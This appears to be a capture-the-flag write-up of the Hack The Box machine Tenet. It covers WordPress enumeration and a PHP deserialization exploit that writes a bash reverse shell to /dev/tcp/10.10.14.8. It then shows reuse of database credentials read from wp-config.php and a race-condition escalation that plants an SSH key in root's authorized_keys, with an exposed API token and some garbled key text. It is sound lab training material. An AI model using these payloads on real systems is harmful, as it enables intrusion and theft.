

0x1 Scan

```
offsec/tenet git:(master) ▶ rustscan --ulimit 1000 -a 10.10.10.223 -- -sC -sV -Pn --script=default
[0] H{ } H{ } H{ } H{ } / { } / { } \ { } \ { }
[1] A{ } A{ } A{ } A{ } H{ } H{ } H{ } H{ }

The Modern Day Port Scanner.

: https://discord.gg/GFrQs6y
: https://github.com/RustScan/RustScan :


HACK THE PLANET

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.223:22
Open 10.10.10.223:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDA4SymrtoAxxSnm6gIUPFcp1VhjoVue64X4LIvoYo1M5BQPbLU
m63DyiNXOPS8fNBPz59BDEgC9jJ5Lu2DTu8ko1xE/85MLYyBKRSFHEkqagRXIYUwVQASHgo30oJ+VAcBTJZH1TmXDc
|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLMM1BQpjspHo9te
|   256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMQeNqzX0E6aVR3u1HIyB8EGf1ZaUSCNuou5+cgmNXvt
80/tcp  open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 tenet.htb

It looks like default Apache2 website.



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|-- mods-enabled  
|   |-- *.load
```

Feroxbuster

```

# offsec/tenet git:(master) ▶ feroxbuster -u http://10.10.10.223 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```

```

FERRIC OXIDE
by Ben "epi" Risher 🐧 ver: 2.3.3

```

```


Target Url      http://10.10.10.223
Threads        50
Wordlist        /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Status Codes    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)  7
User-Agent      feroxbuster/2.3.3
Config File     /etc/feroxbuster/ferox-config.toml
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

```

 Press [ENTER] to use the Scan Cancel Menu™

301	9L	28w	316c	http://10.10.10.223/wordpress
301	9L	28w	327c	http://10.10.10.223/wordpress/wp-content
301	9L	28w	334c	http://10.10.10.223/wordpress/wp-content/themes
301	9L	28w	335c	http://10.10.10.223/wordpress/wp-content/uploads
301	9L	28w	328c	http://10.10.10.223/wordpress/wp-includes
301	9L	28w	335c	http://10.10.10.223/wordpress/wp-content/plugins
301	9L	28w	335c	http://10.10.10.223/wordpress/wp-includes/assets
301	9L	28w	332c	http://10.10.10.223/wordpress/wp-includes/css
301	9L	28w	335c	http://10.10.10.223/wordpress/wp-includes/images
301	9L	28w	341c	http://10.10.10.223/wordpress/wp-includes/images/media
301	9L	28w	331c	http://10.10.10.223/wordpress/wp-includes/js
301	9L	28w	325c	http://10.10.10.223/wordpress/wp-admin
301	9L	28w	343c	http://10.10.10.223/wordpress/wp-includes/images/smilies
301	9L	28w	332c	http://10.10.10.223/wordpress/wp-admin/images
301	9L	28w	330c	http://10.10.10.223/wordpress/wp-admin/user
301	9L	28w	333c	http://10.10.10.223/wordpress/wp-admin/network

I found Wordpress at */wordpress*. It seems styling is missing.



[Skip to content](#)

[Tenet](#)

Nothing here

It looks like nothing was found at this location. Maybe try a search?

Search...	<input type="text"/>	Search
Search...	<input type="text"/>	Search

Recent Posts

- [This Is Where Our Worlds Collide](#)
- [Migration](#)
- [Coming soon](#)

Recent Comments

- [neil](#) on [Migration](#)

[Tenet](#)

Proudly powered by [WordPress](#).

Since the site is named *Tenet*, I will try *Tenet.htb*

Tenet.htb

I got the correct site.

TENET

This Is Where Our Worlds Collide

We're looking for beta testers of our new time-management software, 'Rotas' 'Rotas' will hopefully be coming to market late 2021, pending rigorous QA from our developers, and you! For more information regarding opting-in, watch this space.

Published December 16, 2020

Categorized as [Uncategorized](#)

Migration

We're moving our data over from a flat file structure to something a bit more substantial. Please bear with us whilst we get one of our devs on the migration, which shouldn't take too long. Thank you for your patience

Published December 16, 2020

Categorized as [Uncategorized](#)

I did wordpress scan.

```
[+] offsec/tenet git:(master) ► wpscan --api-token V8M29U2zQf0DV0C0oMRxR2ARJVbpPHvCjfhcfjiYDcc -e vp,v,t,u --url http://tenet.htb/

-----

      _____
     /          \
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        \    /
         \  /
          \/

WordPress Security Scanner by the WPScan Team
Version 3.8.22

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

-----

[!] Updating the Database ...
[!] Update completed.

[+] URL: http://tenet.htb/ [10.10.10.223]
[+] Started: Wed Mar 15 17:43:34 2023

Interesting Finding(s):
```

I did not find any interesting vulnerability. But I found 2 users.

- protagonist
- neil

```
[i] User(s) Identified:

[+] protagonist
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://tenet.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] neil
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

This post and comment are interesting.

We're looking for beta testers of our new time-management software, 'Rotas'

'Rotas' will hopefully be coming to market late 2021, pending rigorous QA from our developers, and you!

For more information regarding opting-in, watch this space.

- <http://tenet.htb/index.php/2020/12/16/this-is-where-our-worlds-collide/>

1 comment



neil

December 16, 2020 at 2:53 pm

did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!

Reply

- <http://tenet.htb/index.php/2020/12/16/logs/>

It seems there are a service possibly *Rotas* or *sator*. I try *sator* and it works.

0x3 sator.tenet.htb

Seems like another default Apache website.



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

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The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Feroxbuster

I try feroxbuster again, and found another wordpress site.

```
= offsec/tenet git:(master) ▶ feroxbuster -u http://sator.tenet.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```



```
by Ben "epi" Risher 😊 ver: 2.3.3
```



Target Url Threads WordList Status Codes Timeout (secs) User-Agent Config File Recursion Depth New Version Available	http://sator.tenet.htb/ 50 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt [200, 204, 301, 302, 307, 308, 401, 403, 405, 500] 7 feroxbuster/2.3.3 etc/feroxbuster/ferox-config.toml 4 https://github.com/epi052/feroxbuster/releases/latest
--	--


```
Press [ENTER] to use the Scan Cancel Menu™
```



```
301      9L       28W     322c http://sator.tenet.htb/wordpress
301      9L       28W     333c http://sator.tenet.htb/wordpress/wp-content
301      9L       28W     340c http://sator.tenet.htb/wordpress/wp-content/themes
301      9L       28W     341c http://sator.tenet.htb/wordpress/wp-content/uploads
301      9L       28W     341c http://sator.tenet.htb/wordpress/wp-content/plugins
301      9L       28W     334c http://sator.tenet.htb/wordpress/wp-includes
301      9L       28W     341c http://sator.tenet.htb/wordpress/wp-includes/images
301      9L       28W     369c http://sator.tenet.htb/wordpress/wp-includes/images/smilies
```

Looks like the same site.



So this time, I try *sator.php* because in comment it mentioned

```
1 | did you remove the sator php file and the backup?? the migration program is
   | incomplete! why would you do this?!
```

I get back the response.

- <http://sator.tenet.htb/sator.php>



[+] Grabbing users from text file
 [] Database updated

Since it mentions backup, I try <http://sator.tenet.htb/sator.php.bak> (*.bak* is quite command for copying as backup), and also get back the response.

```

offsec/tenet git:(master) ► curl http://sator.tenet.htb/sator.php.bak -s | cat
STDIN
1  <?php
2
3  class DatabaseExport
4  {
5      public $user_file = 'users.txt';
6      public $data = '';
7
8      public function update_db()
9      {
10         echo '[+] Grabbing users from text file <br>';
11         $this->data = 'Success';
12     }
13
14
15     public function __destruct()
16     {
17         file_put_contents(__DIR__ . '/' . $this->user_file, $this->data);
18         echo '[] Database updated <br>';
19         // echo 'Gotta get this working properly...';
20     }
21 }
22
23 $input = $_GET['arepo'] ?? '';
24 $databaseupdate = unserialize($input);
25
26 $app = new DatabaseExport;
27 $app->update_db();
28
29
30 ?>
31

```

Looks it if *arepo* query parameter is given, take that or empty string, and *unserialize* it. Therefore, it is possible for me to do *Deserialization* attack.

Also `__destruct` function write `data` variable to the file defined in `user_file`.
Therefore to attack

- write class `DatabaseExport`, define user file to be php file and data would be php reverse shell to local machine
- serialize the class and pass to `arepo`
- it passed to deserialize and new class instance is created with defined variables
- at `__destruct` function, reverse shell is written to the web directory
- then can visit the url to trigger a reverse shell

```
offsec/tenet git:(master) ▶ cat -p shell.php
<?php

class DatabaseExport {
    public $user_file = 'shell.php';
    public $data = '<?php exec("/bin/bash -c \'bash -i > /dev/tcp/10.10.14.8/8000 0>&1\'"); ?>';
}

print urlencode(serialize(new DatabaseExport));

?>
offsec/tenet git:(master) ▶ php shell.php
O%3A14%3A%22DatabaseExport%22%3A2%3A%7Bs%3A9%3A%22user_file%22%3Bs%3A9%3A%22shell.php%22%3Bs%3A4%3A%
E%261%27%22%29%3B+%3F%3E%22%3B%7D%
offsec/tenet git:(master) ▶ php shell.php | pbcopy
```

Then I call the URL.

```
← → 🏠 ↻ 🔒 http://sator.tenet.htb/sator.php?arepo=O%3A14%3A"DatabaseExport
[+] Grabbing users from text file
[] Database updated
[] Database updated
```

Then I call URL.



```
[+] Grabbing users from text file  
[] Database updated  
[] Database updated
```

Receives a shell.

```
offsec/tenet git:(master) ► rlwrap nc -lvnp 8000  
listening on [any] 8000 ...  
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.223] 64896  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
█
```

0x4 Foothold

Lateral movement - *neil*

I got foothold as *www-data*

```
ls  
ls  
index.html sator.php sator.php.bak shell.php users.txt wordpress  
ls wordpress  
ls wordpress  
index.php wp-blog-header.php wp-cron.php wp-mail.php  
license.txt wp-comments-post.php wp-includes wp-settings.php  
readme.html wp-config-sample.php wp-links-opml.php wp-signup.php  
wp-activate.php wp-config.php wp-load.php wp-trackback.php  
wp-admin wp-content wp-login.php xmlrpc.php  
www-data@tenet:/var/www/html$ █
```

Inside *wp-config.php* I found credential.

```
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'neil' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

I got the user *neil:Opera2112*, I can use the credential to login as the user.

```
≡ offsec/tenet git:(master) ► ssh neil@tenet.htb -o "UserKnownHostsFile=/dev/null"

The authenticity of host 'tenet.htb (10.10.10.223)' can't be established.
ECDSA key fingerprint is SHA256:WV3NcHaV7asDFwcTncPZvBLb3MG6RbhW9hWBQqIDwLE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'tenet.htb,10.10.10.223' (ECDSA) to the list of known hosts.
neil@tenet.htb's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Mar 15 13:24:02 UTC 2023

System load:  0.0               Processes:            176
Usage of /:   15.4% of 22.51GB   Users logged in:     0
Memory usage: 11%              IP address for ens160: 10.10.10.223
Swap usage:   0%

53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Last login: Thu Dec 17 10:59:51 2020 from 10.10.14.3
neil@tenet:~$ █
```

user.txt

```
neil@tenet:~$ ls
user.txt
neil@tenet:~$ cat user.txt
08bf4efa89066071dd0e38f04d53a9ba
neil@tenet:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:01:7c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.223/24 brd 10.10.10.255 scope global ens160
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:17c/64 scope global dynamic mngtmpaddr
        valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb9:17c/64 scope link
        valid_lft forever preferred_lft forever
neil@tenet:~$ hostname
tenet
neil@tenet:~$ █
```

Privilege escalation - root

It seems I can run *enableSSH* as sudo.

```
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
neil@tenet:~$
```

I check the source code. *addKey()* is quite interesting. What it is doing is writes a *id_rsa.pub* defined in key to randomly generated file */tmp/ssh-XXXXXXX* and copy the content of the file to *known_hosts* of the root and delete tmp file.

```
neil@tenet:~$ cat /usr/local/bin/enableSSH.sh
#!/bin/bash

checkAdded() {
    sshName=$(bin/echo $key | /usr/bin/cut -d " " -f 3)
    if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
        /bin/echo "Successfully added $sshName to authorized_keys file!"
    else
        /bin/echo "Error in adding $sshName to authorized_keys file!"
    fi
}

checkFile() {
    if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
        /bin/echo "Error in creating key file!"
    fi
    if [[ -f $1 ]]; then /bin/rm $1; fi
    exit 1
}

addKey() {
    tmpName=$(mktemp -u /tmp/ssh-XXXXXXX)
    (umask 110; touch $tmpName)
    /bin/echo $key >>$tmpName
    checkFile $tmpName
    /bin/cat $tmpName >>/root/.ssh/authorized_keys
    /bin/rm $tmpName
}

key="ssh-rsa AAAA3NzaC1yc2EAAAADAQABAAQgAMU80GdqbPP/Ls7bX0a9jN1NzN0gXiQh6ih2W0hVg6jqr2449Zts6vSruYibxN+MQLG59VkuLNU4NN1ad6ry0wT7zpaL6g26L3A0bQnM13YkL3AA8TLU/ypAuocPVZ0V0mNj6LftZ69AP656hL+c9RfqvNLCvvQvhnNbA
vza6R2X0V0Vfxt+AmVLGTLsqgRX16/Nyqdz65Nkn9L/6ZGa9hcm8+4nT43N6N31Lnhx4Ne6abN33b25LqernjA+R6mMvGN8sia6skvgaSbuzaMGV9N8umLp6LNo5FqSp16N8MQSnsXa3xXG+KpLn2W+pbzbgwTNN/w0p+Unjbl root@ubuntu"
addKey
checkAdded
```

So if I can write my ssh key to tmp file before it is copied, I can put my ssh public key to known host. I wrote a while loop to constantly copy my key to temporary file.

```
neil@tenet:~$ while true; do echo "ssh-rsa AAAA3NzaC1yc2EAAAADAQABAAQgAMU80GdqbPP/Ls7bX0a9jN1NzN0gXiQh6ih2W0hVg6jqr2449Zts6vSruYibxN+MQLG59VkuLNU4NN1ad6ry0wT7zpaL6g26L3A0bQnM13YkL3AA8TLU/ypAuocPVZ0V0mNj6LftZ69AP656hL+c9RfqvNLCvvQvhnNbA
vza6R2X0V0Vfxt+AmVLGTLsqgRX16/Nyqdz65Nkn9L/6ZGa9hcm8+4nT43N6N31Lnhx4Ne6abN33b25LqernjA+R6mMvGN8sia6skvgaSbuzaMGV9N8umLp6LNo5FqSp16N8MQSnsXa3xXG+KpLn2W+pbzbgwTNN/w0p+Unjbl root@ubuntu"
x07q1ztH52wtzH3/Zj0nv22JFI0vmlaFLcoXicg8qvkeh2zpoWB0fKu7eoXqRK/ZLh0LasmKIYaJB48SPSqqQ68p6zgsC6VJA7cQvDXLKAHCsCFADnUSG9v6v1W6k/EkPKpfw3DeB+640r2IhsF9ezVcClnAr6M= ghost@parrot" | tee /tmp/ssh+ > /dev/null; done
```

While in another terminal, I keep running the *enableSSH.sh* script.

```
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo enableSSH.sh
Error in adding root@ubuntu to authorized_keys file!
```

It `enableSSH.sh` fails, it is because it fails the race condition. It also means my SSH key is successfully added to root authorised keys and now I can ssh into root.

```
tenet/keys git:(master) ▶ ssh root@tenet.htb -i tenet
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

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System load:  0.38           Processes:           177
Usage of /:   15.4% of 22.51GB Users logged in:       0
Memory usage: 11%           IP address for ens160: 10.10.10.223
Swap usage:   0%

53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Feb 11 14:37:46 2021
root@tenet:~# cat /root/root.txt
7c6dd184b8fc3dd9138a7284f2cb2b2c
root@tenet:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:7d:eb brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.223/24 brd 10.10.10.255 scope global ens160
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:7deb/64 scope global dynamic mngtmpaddr
        valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb9:7deb/64 scope link
        valid_lft forever preferred_lft forever
root@tenet:~# hostname
tenet
root@tenet:~#
```